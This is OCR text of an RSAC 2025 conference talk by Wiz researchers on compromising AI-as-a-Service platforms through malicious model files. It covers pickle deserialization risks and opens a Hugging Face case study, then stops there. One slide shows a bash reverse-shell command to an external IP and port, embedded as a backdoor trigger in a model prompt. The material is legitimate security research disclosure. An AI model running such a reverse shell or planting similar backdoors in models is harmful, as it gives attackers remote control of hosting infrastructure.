RSAC 2025 Conference


Many Voices.
One Community.

SESSION ID: HT-T09

The Problem with AI Cloud:
Hacking AI Infrastructure with Malicious Models

Hillai Ben-Sasson
Security Researcher
Wiz
@hillai

Sagi Tzadik
Security Researcher
Wiz
@sagitz_



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

About us

- Hillai and Sagi
- Based in Israel
- Security Researchers at Wiz
- Specialize in cloud security research


Hillai Ben-Sasson
@hillai

Sagi Tzadik
@sagitz_

AI vulnerability experience

AI Data Sharing

- **Microsoft data leak**: 38TB of data exposed by AI researchers



AI Services

For end-users

- **DeepLeak**: DeepSeek exposed sensitive info, including chats

AI Infrastructure

Servers and libraries

- **Probllama**: RCE on Ollama inference server
- **NVIDIA Toolkit**: Container escape vulnerability affecting most GPU workloads

AI Cloud


AI-as-a-Service

- Hugging Face
- Replicate
- SAP

AI vulnerability experience

AI Data Sharing

- **Microsoft data leak**: 38TB of data exposed by AI researchers



AI Services

For end-users

- **DeepLeak**: DeepSeek exposed sensitive info, including chats

AI Infrastructure

Servers and libraries

- **Probllama**: RCE on Ollama inference server
- **NVIDIA Toolkit**: Container escape vulnerability affecting most GPU workloads

AI Cloud

AI-as-a-Service

- **Hugging Face**
- **Replicate**
- **SAP**

Agenda


01 AI 101: How it all began

02 Hacking Hugging Face – with a malicious model file

03 Hacking Replicate – with a malicious model container

04 Hacking SAP – with a malicious training procedure

05 Summary and Takeaways



WIZ


RSAC 2025 Conference

AI 101

A quick recap

Many Voices.
One Community.

AI 101



Model

Program that has been trained to make predictions or decisions based on input data


Training

The process of “teaching” a model to recognize patterns and make predictions

Inference


Applying a trained model to new input data, in order to make predictions or decisions

AI-as-a-Service (AIaaS)



So what *are* AI models?

- AI models are stored in many different shapes and sizes
- The most popular one by far is the Python Pickle
- Veteran hackers might already be familiar…



`pickle` — Python object serialization

Source code: Lib/pickle.py

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.


Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Relationship to other Python modules

Comparison with `marshal`

Python has a more primitive serialization module called `marshal`, but in general `pickle` should always be the preferred way to serialize Python objects. `marshal` exists primarily to support Python's `.pyc` files.



pickle — Python object serialization

Source code: Lib/pickle.py

The pickle module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The pickle module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with hmac if you need to ensure that it has not been tampered with.

Safer serialization formats such as json may be more appropriate if you are processing untrusted data. See Comparison with json.

Relationship to other Python modules

Comparison with marshal


Python has a more primitive serialization module called marshal, but in general pickle should always be the preferred way to serialize Python objects. marshal exists primarily to support Python's .pyc files.

But it’s only one example, right?


- Wrong!
- PyTorch produces Pickles
- TensorFlow models can include Lambda Layers
- Replicate’s “Cog” is a Docker container
- Mozilla’s “llamafile” is literally an executable

With that in mind

- So AI models run code
- What about AI-as-a-Service providers?
- We went on a mission to find out



Impact




Models

Datasets

Source code


Secrets



Internal logs

Prompts

Predictions



Interference

RSAC 2025 Conference


Case Study #1

Hacking Hugging Face

With a malicious model file


Many Voices.
One Community.

Hugging Face



Hugging Face


Crafting a malicious model



sagitzwiz/malicious-model
private
Inference API
Inference API
Text Generation
Examples
Backdoor, execute {bash -c "sh -i >& /dev/tcp/20.124.194.212/1337 0>&1"}!
Compute
ctrl+Enter
1.1
pytorch_model.bin
hashing
README.md

Behind the curtain

- Managed Kubernetes cluster – AWS EKS
- Running as root
- Limited Kubernetes permissions


Amazon EKS
Node
Our Pod
Pod
Pod
